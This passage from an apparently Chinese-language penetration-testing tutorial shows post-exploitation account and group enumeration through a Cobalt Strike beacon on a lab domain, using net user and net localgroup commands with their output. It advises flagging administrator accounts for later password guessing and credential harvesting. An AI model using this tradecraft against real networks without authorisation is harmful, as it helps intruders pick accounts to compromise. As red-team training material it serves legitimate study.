-------------------------------------------------------------------------------
C$           C:\                             Default share
D$           D:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
share        D:\share
The command completed successfully.
```

0x09 检查本地及域内用户的各种详细属性信息

首先,我们来看下当前机器中的**本地用户**有哪些,哪些可能是管理员用户[**注意,不一定非要是本地管理组的管理员才叫管理员**],务必要那些疑似管理员的用户名重点记录下,后面万一要撞密码**可能会用得到**


```
# net user
```



```
beacon> shell net user
[*] Tasked beacon to run: net user
[+] host called home, sent: 16 bytes
[+] received output:

User accounts for \\WEBSERVER-IIS7

-------------------------------------------------------------------------------
Administrator            dbadmin                  ftpuser
Guest                    locker                   mailadmin
pentest                  vpn                      webadmin
The command completed successfully.
```

接着,再来看当前所在域中的的所有域用户,同样,也是重点记录下那些可能是管理员的用户[**不一定非要是域管**],后期扩机器抓密码域管可能一下子不太好抓,但那些"管理员"可能会相对好弄,容易由此跨到一些关键机器上


```
# net user /domain
```



```
beacon> shell net user /domain
[*] Tasked beacon to run: net user /domain
[+] host called home, sent: 24 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.


User accounts for \\2008R2-DCServer.rootkit.org

-------------------------------------------------------------------------------
admin                    Administrator            arch
backbox                  bakuser                  boss
dbadmin                  dbuser                   devadmin
evildomainadm            fedora                   girls
Guest                    idadmin                  itadmin
jack                     kali                     keylogger
krbtgt                   lisa                     lowser
mary                     micle                    networker
parrot                   person                   phper
redhat                   securiter                webadmin
The command completed successfully.
```

而后,查看本地指定用户的详细属性信息,要了解的信息主要有这些,比如,该用户是否为激活状态[那些已被禁用的账户,对我们意义就不大了],用户密码过期时间,最后一次修改密码是什么时候,有无登录脚本,属于哪些系统组...


```
# net user administrator
```



```
beacon> shell net user administrator
[*] Tasked beacon to run: net user administrator
[+] host called home, sent: 30 bytes
[+] received output:
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/26/2018 2:06:16 PM
Password expires             Never
Password changeable          6/27/2018 2:06:16 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/17/2018 2:23:39 PM

Logon hours allowed          All

Local Group Memberships      *Administrators       *ora_dba
                             *Remote Desktop Users
Global Group memberships     *None
The command completed successfully.
```

最后,就是该如何查看指定域内用户的详细属性信息,至于属性内容基本同上,唯一需要注意的就是密码过期时间,另外,可能还需要重点关注下所在的组[域内用户默认都是在"Domain users "组下的]

```
# net user dbadmin /domain
```




```
beacon> shell net user dbadmin /domain
[*] Tasked beacon to run: net user dbadmin /domain
[+] host called home, sent: 32 bytes
[+] received output:
The request will be processed at a domain controller for domain rootkit.org.

User name                    dbadmin
Full Name                    dbadmin
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/17/2018 1:39:00 PM
Password expires             Never
Password changeable          10/18/2018 1:39:00 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/17/2018 1:51:57 PM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *Domain Users
The command completed successfully.
```

0x10 检查本机及目标域内用户组的各种属性信息

首先,检查当前机器本地的所有组名,通常我们只关注那些**非内建**的那些系统组,当然,**内建管理组除外**


```
# net localgroup
```



```
beacon> shell net localgroup
[*] Tasked beacon to run: net localgroup
[+] host called home, sent: 22 bytes
[+] received output:

Aliases for \\WEBSERVER-IIS7

-------------------------------------------------------------------------------
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*ora_dba
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*Remote Desktop Users
*Replicator
*SQLServer2005SQLBrowserUser$WEBSERVER-IIS7
*SQLServerDTSUser$WEBSERVER-IIS7
*SQLServerFDHostUser$WebServer-IIS7$MSSQLSERVER
*SQLServerMSASUser$WEBSERVER-IIS7$MSSQLSERVER
*SQLServerMSSQLServerADHelperUser$WEBSERVER-IIS7
*SQLServerMSSQLUser$WebServer-IIS7$MSSQLSERVER
*SQLServerReportServerUser$WEBSERVER-IIS7$MSRS10_50.MSSQLSERVER
*SQLServerSQLAgentUser$WEBSERVER-IIS7$MSSQLSERVER
*TelnetClients
*Users
The command completed successfully.
```

查看指定本地组中的所有用户名,比如,管理员有哪些,有时候 administrator 的密码可能不太好搞到,但此时如果还有其它的管理员,也许就没那么难


```
# net localgroup "administrators"
```



```
beacon> shell net localgroup "administrators"
[*] Tasked beacon to run: net localgroup "administrators"
[+] host called home, sent: 39 bytes
[+] received output:
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
locker
The command completed successfully.
```

查看当前机器本地用户的密码设置策略

